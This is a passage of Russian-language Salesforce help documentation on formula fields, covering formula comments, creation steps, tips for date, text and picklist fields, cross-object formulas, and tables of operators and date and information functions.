Данный элемент ссылается на значение другого настраиваемого или стандартного поля посредством поля слияния. Поле слияния использует следующий синтаксис: `field_name` для стандартного поля или `field_name__c` для настраиваемого поля. Поле слияния связанного объекта использует следующий синтаксис: `object_name__r.field_name`. Чтобы вставить поле слияния в формулу, воспользуйтесь кнопкой **«Вставить поле»** или раскрывающимся списком.

Функция

Системная формула, которая может требовать пользовательского ввода и возвращает как минимум одно значение. Например, функция **TODAY()** не требует пользовательского ввода, но возвращает текущую дату. Функция **ТЕХТ(значение)** требует ввода процента, числа или валюты и возвращает текст.

Оператор

Символ, определяющий тип нужных вычислений или порядок их выполнения. Например, символ (+) указывает на сложение двух значений. Открывающие и закрывающие круглые скобки определяют выражения, которые должны оцениваться первыми.

Имя элемента

Описание

**Комментарий**

Пометка внутри формулы, начинающаяся косой чертой и звездочкой (/\*), а заканчивающаяся звездочкой и косой чертой (\*). Например:

```
/*This is a formula comment*/
```

Комментарии пропускаются при обработке формулы.

Комментарии предназначены для пояснения некоторых компонентов формулы при просмотре определения формулы. Например:

```
AND (
/*competitor field is required, check to see
if field is empty */
LEN(Competitor__c) = 0,
/* rule only enforced for ABCD record types
*/
RecordType.Name = "ABCD Value",
/* checking for any closed status, allows
for additional closed picklist values in the
future */
CONTAINS(TEXT(StageName), "Closed")
)
```

Кроме того, комментарии могут использоваться для *комментирования* разделов формулы при отладке и проверке синтаксиса на наличие ошибок.

 **Прим.:**

- Вложенность комментариев инициирует возникновение синтаксической ошибки. Например, формула, содержащая указанный ниже компонент, не может быть сохранена.

```
/* /* comment */ */
```

- Комментирование целой формулы инициирует возникновение синтаксической ошибки.
- Комментарии учитываются ограничениями по количеству символов и байтов в формулах.

СМ. ТАКЖЕ:

[Создание формул](#)



## Формулы: Вопросы ?

### Общие математические вычисления

- Как сложить числа?
- Как преобразовать текст в число?
- Как разделить числа?
- Как умножить числа?
- Как округлить числа?
- Как вычесть числа?

### Общие текстовые функции

- Как проверить поле на наличие указанного текста?
- Как проверить поле раскрывающегося списка на наличие указанного значения?
- Как объединить имя и фамилию?
- Как преобразовать числа в текст?
- Как создать поле гиперссылки?

### Настраиваемые формулы резюмирования для отчетов

- Как рассчитать общее количество интересов, для которых установлены флажки «**Без рассылки по эл. почте**» и «**Не звонить**»?
- Как вычислить разность между всеми полями **Amount** и всеми полями **Discounted Amount** для возможностей?
- Как рассчитать среднюю продолжительность всех возможностей?
- Как рассчитать процент всех закрытых и реализованных возможностей?
- Как возвести в квадрат количество активных пользователей Salesforce в целях администрирования?
- Как рассчитать продолжительность всех действий (в минутах), умноженную на количество записей за 24 часа?
- Как рассчитать средний процент прибыли по продукту среди возможностей?
- Как рассчитать процентное отношение одного продукта ко всем продуктам закрытых возможностей?
- Как рассчитать изменение дохода от возможностей между месяцами?

### ВЕРСИИ

Доступно в версиях:  
Salesforce Classic и  
Lightning Experience

Доступно в версиях: **все**  
версии.

Некоторые вопросы не  
относятся к версии  
**Database.com Edition.**

### ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ


Для просмотра сведений о  
поле формулы:

- «Просмотр настройки и  
конфигурации»

Для создания, изменения  
или удаления полей  
формулы:


- «Настройка  
приложения»

## Создание формул

 **Прим.:** Справочный видеоролик «Начало работы с формулами» позволяет получить наглядное представление об этапах, рассмотренных в данном документе.

Поля настраиваемой формулы требуют наличия специальных атрибутов. Чтобы создать формулу, выполните указанные ниже действия.

1. Чтобы начать создание поля формулы, воспользуйтесь алгоритмом создания настраиваемого поля. См. раздел «Создание настраиваемых полей» на странице 4495.
2. Выберите тип данных для формулы. Исходя из результата вычисления, выберите соответствующий тип данных для формулы. См. раздел «Типы данных формулы» на странице 4617.
3. Исходя из выбранного типа данных, выберите количество знаков после запятой. Данный параметр пропускается для полей валюты в мультивалютных организациях. Взамен, применяется параметр валюты «Знаки после запятой».

 **Прим.:** Значения полей формулы в системе Salesforce округляются в сторону увеличения. Например, значение 12,345 округляется до 12,35, а значение -12,345 округляется до -12,34.

4. Нажмите кнопку «Далее».
5. Создайте формулу.
  - a. Если формула создается на вкладке «Сложная формула» или для утверждений и правил (например, для бизнес-правил, правил проверки, назначения, автоматического ответа или расширения), нажмите кнопку «Вставить поле», выберите поле и нажмите кнопку «Вставить».

Чтобы создать основную формулу, которая передает определенные данные Salesforce, откройте вкладку «Простая формула», выберите тип поля в раскрывающемся списке «Выбрать тип поля» и выберите нужное поле в раскрывающемся списке «Вставить поле».

 **Совет:** Чтобы охватить связанные объекты и добавить ссылку на поля слияния этих объектов, создайте формулы кросс-объектов.

- b. Чтобы вставить оператор, выберите соответствующий значок оператора в раскрывающемся списке «Вставить оператор».
- c. Чтобы воспользоваться функциями и просмотреть дополнительные операторы и поля слияния, откройте вкладку «Сложная формула». Функции — это готовые формулы, которые могут быть настроены посредством параметров ввода.
- d. Чтобы вставить функцию, дважды щелкните ее имя в списке или выберите нужную функцию и щелкните «Вставить выбранную функцию». Чтобы отфильтровать список функций, выберите нужную категорию в раскрывающемся списке «Функции». Чтобы просмотреть описание и примеры формул, использующих данную функцию, выберите нужную функцию и щелкните «Справка по этой функции».
- e. При необходимости добавьте комментарии к формуле (особенно при использовании сложной формулы). Комментарии должны начинаться косой чертой и звездочкой (/ \*), а заканчиваться наоборот — звездочкой и косой чертой (\* /).

### ВЕРСИИ

Доступно в версиях:  
Salesforce Classic и  
Lightning Experience

Доступно в версиях: **все**  
версии.

### ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для просмотра сведений о  
поле формулы:

- «Просмотр настройки и конфигурации»

Для создания, изменения  
или удаления полей  
формулы:

- «Настройка приложения»

Комментарии предназначены для пояснения некоторых компонентов формулы при просмотре определения формулы. Например:

```
AND (
/*competitor field is required, check to see if field is empty */
LEN(Competitor__c) = 0,
/* rule only enforced for ABCD record types */
RecordType.Name = "ABCD Value",
/* checking for any closed status, allows for additional closed picklist values in
the future */
CONTAINS(TEXT(StageName), "Closed")
)
```


Кроме того, комментарии могут использоваться для *комментирования* разделов формулы при отладке и проверке синтаксиса на наличие ошибок.

 **Прим.:**


- Вложенность комментариев инициирует возникновение синтаксической ошибки. Например, формула, содержащая указанный ниже компонент, не может быть сохранена.

```
/* /* comment */ */
```

- Комментирование целой формулы инициирует возникновение синтаксической ошибки.
- Комментарии учитываются ограничениями по количеству символов и байтов в формулах.

 **Прим.:** Поля формулы могут содержать не более 3 900 символов, включая пробелы, символы возврата и комментарии. Если формула содержит большее количество символов, рекомендуем создать отдельное поле формулы и добавить ссылку на новое поле в другое поле формулы. Максимально допустимое количество символов, отображаемых после оценки выражения формулы, составляет 1 300 символов.

6. Чтобы проверить формулу на наличие ошибок, нажмите кнопку **«Проверка синтаксиса»**.
7. При необходимости введите описание формулы в поле **«Описание»**.
8. Если формула ссылается на поля чисел, валюты или процентов, выберите способ обработки пустых полей. Чтобы присвоить нулевое значение всем пустым полям, выберите **«Считать пустые поля нулевыми»**. Чтобы оставить данные поля пустыми, выберите **«Считать пустые поля пустыми»**.
9. Нажмите кнопку **«Далее»**.
10. Чтобы определить уровень доступности поля для конкретных профилей, настройте параметры безопасности поля и нажмите кнопку **«Далее»**.
11. Выберите макеты страниц, которые должны отображать данное поле. Поле добавляется в конец первого двухстолбцового раздела макета страницы. Настраиваемое поле пользователя автоматически добавляется в конец страницы сведений о пользователе.
12. По завершении нажмите кнопку **«Сохранить»**. Чтобы создать дополнительные настраиваемые поля, нажмите кнопку **«Сохранить и создать»**.

 **Прим.:** Поля формулы вычисляются автоматически, поэтому доступны только для чтения на страницах сведений о записях и не поддерживают обновление даты последнего изменения. Поля формулы не отображаются на страницах редактирования.

Все поля организаций-компаний, используемые в формулах организаций, доступны в качестве полей слияния. Поля организаций, поддерживаемые только организациями-лицами (например, «Дата рождения» и «Эл. почта»), недоступны.

СМ. ТАКЖЕ:


[Элементы формулы](#)

[Поля слияния для формул](#)

[Советы по созданию формул](#)

[Операторы и функции формулы](#)

## Советы по созданию формул

Посмотреть демонстрационный ролик:  [Формулы: советы и рекомендации](#)

- Доступные поля формулы могут ссылаться на поля, скрытые или доступные только для чтения согласно параметрам безопасности поля. Если поле формулы содержит конфиденциальные данные, рекомендуем скрыть данное поле посредством параметров безопасности.
- Поля формулы для действий могут быть добавлены в макеты страниц задач и событий. Обратите внимание, что поля формулы, связанные с задачами, не могут использоваться в макетах страниц событий. Аналогично, поля формулы, связанные с событиями, не могут использоваться в макетах страниц задач.
- Чтобы определить, является ли запись задачей или событием, воспользуйтесь полем слияния `IsTask`. Например:

```
IF(IsTask, "This is a task", "This is an event")
```

Дополнительную информацию об использовании отдельных типов полей формулы см. в разделах ниже.

- [Советы по созданию формул кросс-объектов](#)
- [Советы по использованию полей формулы типа «Дата» и «Дата/время»](#)
- [Советы по использованию полей слияния в формулах](#)
- [Советы по использованию числовых полей формулы](#)
- [Советы по использованию полей формулы типа «Раскрывающийся список» и «Раскрывающийся список со множественным выбором»](#)
- [Советы по использованию типов записей в формулах](#)
- [Советы по использованию текстовых полей формулы](#)

СМ. ТАКЖЕ:

[Создание формул](#)


[Ошибки формулы](#)

### ВЕРСИИ

Доступно в версиях:  
Salesforce Classic и  
Lightning Experience

Доступно в версиях: **все**  
версии.

### Советы по использованию полей формулы типа «Дата» и «Дата/время»

- При вычислении дат и времени всегда используется часовой пояс пользователя.
- Поля типа «Дата» и «Дата/время» не являются взаимозаменяемыми. Имя поля не позволяет определить, является ли данное поле полем типа «Дата» или «Дата/время». Например, поля «Дата создания» и «Дата последнего изменения» — это поля типа «Дата/время», тогда как поле «Дата последнего действия» — это поле типа «Дата». Чтобы преобразовать поле типа «Дата/время» в поле типа «Дата», воспользуйтесь функцией DATEVALUE.
-  **Прим.:** Поля «Дата создания» и «Дата последнего изменения» отображают только дату, но не время.
- Чтобы вычислить продолжительность, добавьте операторы сложения и вычитания в поля типа «Дата» или «Дата/время». Например, чтобы вычислить количество дней между двумя датами, отнимите одно значение даты от другого. Аналогично, чтобы вычислить количество дней между двумя датами в виде числа, отнимите одно значение даты/времени от другого. Примеры использования см. в определении функции NOW или TODAY.
- Чтобы вычислить другое значение даты или даты/времени, воспользуйтесь операторами сложения и вычитания. Например, формула `{!CreatedDate} + 5` вычисляет дату и время, которые наступят через пять дней после даты создания записи. Обратите внимание, что выражение возвращает тот же тип данных; поле даты плюс/минус число возвращает дату, а поле даты/времени плюс/минус число возвращает дату/время.
- Если при вычислении даты используются дроби, то система Salesforce пропускает любые цифры, расположенные после десятичной запятой. Например:  
 Формула `TODAY () + 0.7` соответствует формуле `TODAY () + 0`, возвращающей текущую дату.  
 Формула `TODAY () + 1.7` соответствует формуле `TODAY () + 1`, возвращающей завтрашнюю дату.  
 Формула `TODAY () + (-1.8)` соответствует формуле `TODAY () + (-1)`, возвращающей вчерашнюю дату.
- Чтобы вычислить значение двух дробей, рекомендуем сгруппировать их посредством скобок. Например:  
 Формула `TODAY () + 0.5 + 0.5` соответствует формуле `TODAY () + 0 + 0`, возвращающей текущую дату.  
 Формула `TODAY () + (0.5+0.5)` соответствует формуле `TODAY () + 1`, возвращающей завтрашнюю дату.
- Значение года не может быть нулевым и должно находиться в диапазоне от -4713 до 9999.

СМ. ТАКЖЕ:

[Советы по созданию формул](#)

### Советы по использованию полей слияния в формулах

- Поля слияния объектов доступны делегированным администраторам в формулах только при наличии доступа к настраиваемым объектам.
- Все поля организаций-компаний, используемые в формулах организаций, доступны в качестве полей слияния. Поля организаций, поддерживаемые только организациями-лицами (например, «Дата рождения» и «Эл. почта»), недоступны.
- Поля формулы, содержащие поля слияния связанного объекта, не могут использоваться полями сводного резюмирования.
- Формулы и поля сводного резюмирования не могут ссылаться на поля внешних объектов.

#### ВЕРСИИ

Доступно в версиях:  
Salesforce Classic и  
Lightning Experience

Доступно в версиях: **все**  
версии.

#### ВЕРСИИ

Доступно в версиях:  
Salesforce Classic и  
Lightning Experience

Доступно в версиях: **все**  
версии.

- Использование поля слияния RecordType . Id может снизить читаемость формулы. Чтобы уточнить предназначение формулы, рекомендуем использовать встроенные комментарии.
- Чтобы определить, является ли запись задачей или событием, воспользуйтесь полем слияния IsTask. Например:

```
IF(IsTask, "This is a task", "This is an event")
```

- Чтобы добавить ссылку на уникальный идентификатор организации Salesforce в формулу, вставьте поле слияния \$Organization . Id. Данное поле слияния может отображаться во всех областях, доступных полям формулы, кроме отчетов.
- Некоторые поля слияния отображаются в виде переключателей, но при использовании в формулах действуют как поля раскрывающегося списка.

Ниже перечислены поля слияния, которые при использовании в формулах могут содержать значения «Чтение», «Правка» и «Нет».

- \$UserRole.CaseAccessForAccountOwner
- \$UserRole.OpportunityAccessForAccountOwner
- CaseAccessLevel (для территории)
- OpportunityAccessLevel (для территории)

Ниже перечислены поля слияния, которые при использовании в формулах могут содержать значения «Чтение», «Правка» и «Все».

- AccountAccessLevel (для территории)
- Созданное поле формулы контактов, ссылающееся на поля слияния организации, может быть добавлено в макеты страниц контактов, но должно быть исключено из макетов страниц организаций-лиц. Поле формулы, используемое на странице организаций-лиц, отображает значение #Ошибка.

СМ. ТАКЖЕ:

[Советы по созданию формул](#)

### Советы по использованию числовых полей формулы

- Если формула содержит поля процентов, воспользуйтесь десятичным представлением процента. Например, формула IF (Probability =1...) соответствует 100% вероятности, а формула IF (Probability =0.9...) 90% вероятности.
- Формулы позволяют ссылаться на поля автонумерации как на текстовые поля.
- Результат формулы может содержать не более 19 цифр.
- Формулы могут содержать числа, проценты и валюты. Например, AnnualRevenue / NumberOfEmployees.
- Значения полей формулы в системе Salesforce округляются в сторону увеличения. Например, значение 12,345 округляется до 12,35, а значение -12,345 округляется до -12,34.

СМ. ТАКЖЕ:

[Советы по созданию формул](#)

### ВЕРСИИ

Доступно в версиях:  
Salesforce Classic и  
Lightning Experience

Доступно в версиях: **все**  
версии.

## Советы по использованию полей формулы типа «Раскрывающийся список» и «Раскрывающийся список со множественным выбором»

- Ниже перечислены функции, поддерживающие использование полей типа «Раскрывающийся список».
  - ISPICKVAL: сопоставляет значение раскрывающегося списка с одним значением.
  - CASE: сопоставляет значение раскрывающегося списка с несколькими значениями.
  - TEXT: преобразует значение раскрывающегося списка в текстовое значение, которое может использоваться в функциях, поддерживающих текстовые значения (например, CONTAINS). (Данная функция доступна только в ресурсах формулы потока, полях формулы, правилах проверки и обновлениях полей бизнес-правил.)
- Функция TEXT всегда возвращает значения раскрывающегося списка на основном языке организации, а не на языке текущего пользователя.
- Ниже перечислены функции, поддерживающие использование полей типа «Раскрывающийся список со множественным выбором».
  - INCLUDES
  - ISBLANK
  - ISNULL
  - ISCHANGED (Данная функция доступна только в правилах назначения, правилах проверки, обновлениях полей и бизнес-правилах, использующих критерий оценки «Оценить правило, если запись: создано и изменено»).
  - PRIORVALUE (Данная функция доступна только в правилах назначения, правилах проверки, обновлениях полей и бизнес-правилах, использующих критерий оценки «Оценить правило, если запись: создано и изменено»).

### ВЕРСИИ

Доступно в версиях:  
Salesforce Classic и  
Lightning Experience

Доступно в версиях: **все**  
версии.

СМ. ТАКЖЕ:

[Советы по созданию формул](#)

## Советы по использованию типов записей в формулах

Типы записей, используемые в формулах, позволяют применять разные бизнес-правила, правила проверки и фильтры поиска к разным типам записей. Например, ниже перечислены доступные действия.

- Создайте бизнес-правило для организаций, отправляющее сообщения эл. почты разным рабочим группам на основе типа записи, выбранного пользователем при создании организации.
- Создайте правило проверки для возможностей, позволяющее участникам группы сбыта «Северная Америка» сохранять возможности только с типом записи «Внутренние продажи».

Чтобы добавить ссылку на конкретный тип записи, воспользуйтесь полем RecordTypeId вместо поля RecordType . Name (при наличии такой возможности). Поле RecordType . Name облегчает восприятие формулы, но требует обновления формулы при изменении имени типа записи, тогда как код типа записи остается неизменным. В отличие от поля RecordTypeId, поле RecordType . Name требует ссылку кросс-объекта на тип записи. Однако, при развертывании формулы в организациях (например, между безопасной и производственной средой) рекомендуем использовать поле RecordType . Name, так как организации используют разные коды.

### ВЕРСИИ

Доступно в версиях:  
Salesforce Classic и  
Lightning Experience

Доступно в версиях: **все**  
версии.

Рекомендуем избегать использования поля \$RecordType в формулах, кроме формул стандартных значений. Взамен, рекомендуем использовать поле слияния RecordType (например, Account.RecordType.Name) или поле объекта RecordTypeId.

СМ. ТАКЖЕ:

[Советы по созданию формул](#)

### Советы по использованию текстовых полей формулы

- Прежде чем воспользоваться функцией HYPERLINK, просмотрите различия, существующие между гиперссылками и настраиваемыми ссылками.
  - Поля формулы гиперссылки аналогичны другим настраиваемым полям, доступным для отображения в списковых представлениях и отчетах.
  - Настраиваемые ссылки отображаются в предопределенном разделе страниц сведений; поля формулы гиперссылки отображаются в любой выбранной области страницы сведений.
  - Настраиваемые ссылки позволяют определять свойства отображения (например, положение текущего или отдельного всплывающего окна); поля формулы гиперссылки открывают новое окно обозревателя по умолчанию или позволяют выбрать другое целевое окно или рамку.
  - Формулы могут ссылаться на настраиваемые ссылки. Прежде чем удалить настраиваемую ссылку, убедитесь, что она не используется полем формулы.
  - Поля формулы гиперссылки, содержащие относительные URL-адреса страниц Salesforce (например, /rpt/reportwizard.jsp), могут быть добавлены в списковые представления, отчеты и связанные списки. Тем не менее, прежде чем добавить формулу гиперссылки в макет поиска, введите полный URL-адрес, включая имя сервера и протокол https://. Поля формулы недоступны в макетах результатов поиска.
- Чтобы вставить текст в поле формулы, добавьте кавычки вокруг текста. Например, чтобы отобразить строку «ОБРАЩЕНИЕ: 123», воспользуйтесь следующей формулой: "ОБРАЩЕНИЕ: "& CaseNumber\_\_c.
- Чтобы вставить кавычки или обратную косую черту в качестве литерального значения, воспользуйтесь обратной косой чертой (\). Например, "Проблема\Обращение \"Билет\"": " в формуле отображает строку «Проблема\Обращение "Билет":» на страницах сведений.

СМ. ТАКЖЕ:

[Советы по созданию формул](#)

### Что такое формулы кросс-объектов?

*Формулы кросс-объектов* — это формулы, охватывающие два связанных объекта и ссылающиеся на поля слияния этих объектов. Формулы кросс-объектов могут ссылаться на поля слияния основного объекта («родителя»), если объект является подробным во взаимосвязи «Основная — подробная». Формулы кросс-объектов формулы также работают с взаимосвязями поиска.

Ссылки на поля могут находиться в объектах на расстоянии до 10 взаимосвязей. Формулы кросс-объектов доступны так же, как и обычные формулы, кроме случаев создания стандартных значений.

#### ВЕРСИИ

Доступно в версиях:  
Salesforce Classic и  
Lightning Experience


Доступно в версиях: **все**  
версии.

#### ВЕРСИИ

Доступно в версиях:  
Salesforce Classic и  
Lightning Experience

Доступно в версиях: **все**  
версии.



 **Прим.:** При создании формулы, ссылающейся на поле другого объекта, и ее добавлении в макет страницы, поле объекта доступно пользователям, несмотря на недоступность записи объекта. Например, при создании поля формулы для объекта «Обращение», ссылающегося на поле организации, и его добавлении в макет страницы обращений, данное поле доступно пользователям, несмотря на недоступность записи организации.

СМ. ТАКЖЕ:


[Создание формул](#)

[Создание формул кросс-объектов на вкладке «Простая формула»](#)


[Создание кросс-объектных формул на вкладке «Сложная формула»](#)

### Создание формул кросс-объектов на вкладке «Простая формула»

Чтобы создать формулу кросс-объекта, введите имена взаимосвязей для охватываемых объектов и укажите поле для ссылки при создании формулы на вкладке «Простая формула». Чтобы разделить имена взаимосвязей для каждого объекта и поле, рекомендуем использовать точки.

 **Пример:** Например, введите `Contact.Account.Name`, чтобы добавить ссылку на поле «Имя организации» для контакта, связанного с обращением, в поле формулы для объекта «Обращение». Убедитесь в использовании имен взаимосвязей объектов, а не меток. Имя взаимосвязи обычно соответствует имени объекта, но формально является именем поля взаимосвязи.

При обращении к имени родительской организации в объекте «Организация» воспользуйтесь синтаксисом `Parent.Name`, а не `Account.Name`. При добавлении ссылки на настраиваемый объект рекомендуем дополнить его имя двумя символами подчеркивания и буквой *r*. Например, `Position__r.title__c` ссылается на поле «Должность» (`title__c`) настраиваемого объекта «Позиция».

 **Прим.:** При создании формулы, ссылающейся на поле другого объекта, и ее добавлении в макет страницы, поле объекта доступно пользователям, несмотря на недоступность записи объекта. Например, при создании поля формулы для объекта «Обращение», ссылающегося на поле организации, и его добавлении в макет страницы обращений, данное поле доступно пользователям, несмотря на недоступность записи организации.

СМ. ТАКЖЕ:

[Создание кросс-объектных формул на вкладке «Сложная формула»](#)

[Что такое формулы кросс-объектов?](#)

#### ВЕРСИИ

Доступно в версиях:  
Salesforce Classic и  
Lightning Experience

Доступно в версиях: **все**  
версии.


#### ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ


Для создания или изменения  
формул кросс-объектов:

- «Настройка приложения»

## Создание кросс-объектных формул на вкладке «Сложная формула»

Чтобы создать формулу кросс-объекта, нажмите кнопку **«Вставить поле»** и щелкните связанный объект для отображения списка его полей при создании формулы на вкладке «Сложная формула», либо для утверждений или правил (например, бизнес-правила, правила проверки, правила назначения, правила автоматического ответа или правила расширения). Связанные объекты помечаются символом (>).

 **Прим.:** При создании формулы, ссылающейся на поле другого объекта, и ее добавлении в макет страницы, поле объекта доступно пользователям, несмотря на недоступность записи объекта. Например, при создании поля формулы для объекта «Обращение», ссылающегося на поле организации, и его добавлении в макет страницы обращений, данное поле доступно пользователям, несмотря на недоступность записи организации.

 **Пример:** Значение поля слияния Profile.Name может изменяться в зависимости от контекста ссылающегося поля формулы кросс-объекта. Значением на страницах сведений является имя профиля, а в списковых представлениях и отчетах внутреннее значение связанного профиля. Если формула содержит поле слияния Profile.Name, рекомендуем использовать функцию OR для отображения ожидаемого результата. Например:

```
IF
    (OR
        (LastModifiedBy.Profile.Name = "Standard User",
        LastModifiedBy.Profile.Name = "PT2"),
        "Standard", "Not Standard")
```

Данное правило не применяется к именам профилей, используемым глобальной переменной \$Profile.

СМ. ТАКЖЕ:

[Создание формул кросс-объектов на вкладке «Простая формула»](#)

[Что такое формулы кросс-объектов?](#)

## Советы по созданию формул кросс-объектов

- Формулы кросс-объектов, ссылающиеся на поля валюты, преобразуют значение в валюту записи, содержащей формулу. Если используемое поле валюты принадлежит настраиваемому параметру, то значение поля не преобразуется в валюту записи.
- Система Salesforce позволяет использовать не более 10 уникальных взаимосвязей на объект в формулах кросс-объектов. Данное ограничение является общим для всех полей формулы, правил и фильтров поиска. Например, если две разные формулы для возможностей ссылаются на два разных поля связанной организации, то используется только одна уникальная взаимосвязь (между возможностями и организациями).
- Поля сводного резюмирования не могут ссылаться на формулы кросс-объектов.
- Формулы кросс-объектов не могут ссылаться на поля слияния объектов, связанных с действиями. Например, поля слияния для контактов и организаций недоступны в формулах задач и событий.

### ВЕРСИИ

Доступно в версиях:  
Salesforce Classic и  
Lightning Experience

Доступно в версиях: **все**  
версии.

### ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для создания или изменения  
формул кросс-объектов:

- «Настройка приложения»

### ВЕРСИИ

Доступно в версиях:  
Salesforce Classic и  
Lightning Experience

Доступно в версиях: **все**  
версии.


### Использование поля ответственного

Некоторые объекты поддерживают разные типы объектов для поля ответственного (например, «Пользователь», «Очередь» или «Календарь»). Объекты, поддерживающие данный алгоритм, должны точно определять нужный тип ответственного при создании формулы кросс-объекта посредством поля ответственного.

Например, если очереди не используются, то адрес эл. почты ответственного может отображаться посредством формулы `Owner:User.Email`. Если очереди используются, то формула может выглядеть следующим образом.

```
IF( ISBLANK( Owner:User.Id ), Owner:Queue.QueueEmail, Owner:User.Email )
```

Ниже приведен пример выбора поля ответственного для объекта «Интерес» на вкладке «Сложная формула».



### Прим.:

- Страницы Visualforce не поддерживают ссылки на ответственных. Например, формула `{ !Case.Owner:User.FirstName }` не может быть добавлена на страницу, где объект «Обращение» используется как контроллер. Тем не менее, текущая формула охвата может быть добавлена на страницу Visualforce. Например, если настраиваемая текстовая формула `MyFormula__c` применяется к объекту «Обращение» со значением `Owner:User.FirstName`, то формула `{ !Case.MyFormula__c }` может быть добавлена на страницу Visualforce.
- Объект «Очередь» не поддерживает ссылки на ответственных. Например, формула `Owner:Queue.Owner.Email` является недопустимой.
- Если формула содержит `Owner:User.имяПоля` и `Owner:Queue.имяПоля`, то оба компонента учитываются ограничением, равным 10 уникальным взаимосвязям на объект в формулах кросс-объектов.
- При использовании поля ответственного для объектов, которые не поддерживают очереди, формула содержит объект «Пользователь» неявно. Формула должна выглядеть следующим образом: `Owner.имяПоля`, но не `Owner:User.имяПоля`.

### Использование поля слияния **Profile.Name**

Значение поля слияния `Profile.Name` определяется контекстом ссылающегося поля формулы кросс-объекта. Значением на страницах сведений является имя профиля, а в списковых представлениях и отчетах внутреннее значение связанного профиля. Если формула содержит поле слияния `Profile.Name`, рекомендуем использовать функцию `OR` для отображения ожидаемого результата. Например:

```
IF
(OR
(LastModifiedBy.Profile.Name = "Standard User", LastModifiedBy.Profile.Name =
```

```
"PT2"),
    "Standard", "Not Standard")
```

Рекомендации выше не применяются к именам профилей, используемым глобальной переменной \$Profile.

СМ. ТАКЖЕ:

[Создание кросс-объектных формул на вкладке «Сложная формула»](#)

[Что такое формулы кросс-объектов?](#)

## Операторы и функции формулы

Ниже перечислены операторы и функции, доступные для создания формул. Чтобы просмотреть сведения об операторе или функции, щелкните соответствующее имя. Если не указано иное, то все функции доступны во всех компонентах, поддерживающих использование формул (например, поля формулы, правила проверки, процессы утверждения и бизнес-правила).

 **Прим.:** Лишние пробелы в примерах ниже пропускаются.

- [Математические операторы](#)
- [Логические операторы](#)
- [Текстовые операторы](#)
- [Функции даты и времени](#)
- [Информационные функции](#)
- [Логические функции](#)
- [Математические функции](#)
- [Текстовые функции](#)
- [Функции резюмирования](#)
- [Расширенные функции](#)
- [Функции кодировки](#)

### Математические операторы

| Оператор                                     | Описание  |
|--|---|
| <b>+ (сложение)</b>                          | Данный оператор вычисляет сумму двух значений.  |
| <b>- (вычитание)</b>                         | Данный оператор вычисляет разность двух значений.   |
| <b>* (умножение)</b>                         | Данный оператор умножает значения.  |
| <b>/ (деление)</b>                           | Данный оператор делит значения.   |
| <b>^ (возведение в степень)</b>              | Данный оператор возводит число в указанную степень.   |
| <b>() (открывающая и закрывающая скобки)</b> | Данный оператор определяет первоочередность оценивания выражения, заключенного в скобки. Все остальные выражения оцениваются согласно стандартному приоритету операторов. |

## Логические операторы

| Оператор                        | Описание  |
|---------------------------------|---|
| <b>= и == (равно)</b>           | Данный оператор оценивает равенство двух значений. Операторы = и == являются взаимозаменяемыми.   |
| <b>&lt;&gt; и != (не равно)</b> | Данный оператор оценивает неравенство двух значений.  |
| <b>&lt; (меньше)</b>            | Данный оператор оценивает значение на предмет предшествования значению, расположенному справа.  |
| <b>&gt; (больше)</b>            | Данный оператор оценивает значение на предмет следования за значением, расположенным справа.  |
| <b>&lt;= (меньше или равно)</b> | Данный оператор оценивает значение на предмет предшествования или равенства значению, расположенному справа.  |
| <b>&gt;= (больше или равно)</b> | Данный оператор оценивает значение на предмет следования или равенства значению, расположенному справа.   |
| <b>&amp;&amp; (И)</b>           | Данный оператор оценивает истинность обоих значений или выражений. Рекомендуем использовать данный оператор как альтернативу логической функции «И».                |
| <b>   (ИЛИ)</b>                 | Данный оператор оценивает истинность как минимум одного значения или выражения. Рекомендуем использовать данный оператор как альтернативу логической функции «ИЛИ». |

## Текстовые операторы



| Оператор                   | Описание  |
|----------------------------|---|
| <b>&amp; (объединение)</b> | Данный оператор связывает как минимум две строки. |

## Функции даты и времени

| Функция              | Описание  |
|----------------------|---|
| <b>DATE</b>          | Данная функция возвращает значение даты на основе введенных значений года, месяца и дня. Система Salesforce отображает ошибку на странице сведений, если значение функции DATE, используемое в поле формулы, является недопустимой датой (например, 29 февраля невисокосного года). |
| <b>DATEVALUE</b>     | Данная функция возвращает значение даты для выражения даты/времени или текстового выражения.  |
| <b>DATETIMEVALUE</b> | Данная функция возвращает значение года, месяца, дня и времени по Гринвичу.   |
| <b>DAY</b>           | Данная функция возвращает день месяца в виде числа от 1 до 31.  |
| <b>MONTH</b>         | Данная функция возвращает месяц в виде числа от 1 (январь) до 12 (декабрь).   |
| <b>NOW</b>           | Данная функция возвращает текущие дату и время.   |

| Функция      | Описание  |
|--------------|---|
| <b>TODAY</b> | Данная функция возвращает текущую дату как тип данных «Дата». |
| <b>YEAR</b>  | Данная функция возвращает четырехзначный год.                 |

## Информационные функции

| Функция           | Описание  |
|-------------------|---|
| <b>BLANKVALUE</b> | Данная функция определяет наличие значения для выражения и, в случае его отсутствия, возвращает выражение замены. При наличии значения функция возвращает значение выражения.   |
| <b>ISBLANK</b>    | Данная функция определяет наличие значения для выражения и, в случае его отсутствия, возвращает значение «ИСТИНА». При наличии значения функция возвращает значение «ЛОЖЬ».   |
| <b>ISNULL</b>     | <p>Данная функция определяет нулевое (пустое) выражение и, в случае истинности, возвращает значение «ИСТИНА». При наличии значения функция возвращает значение «ЛОЖЬ».</p> <p> <b>Важное замечание:</b> Рекомендуем использовать функцию ISBLANK вместо функции ISNULL в новых формулах. Функция ISBLANK аналогична функции ISNULL, но поддерживает текстовые поля. Изменение текущих формул не требуется, так как система Salesforce не отменяет поддержку функции ISNULL.</p>                    |
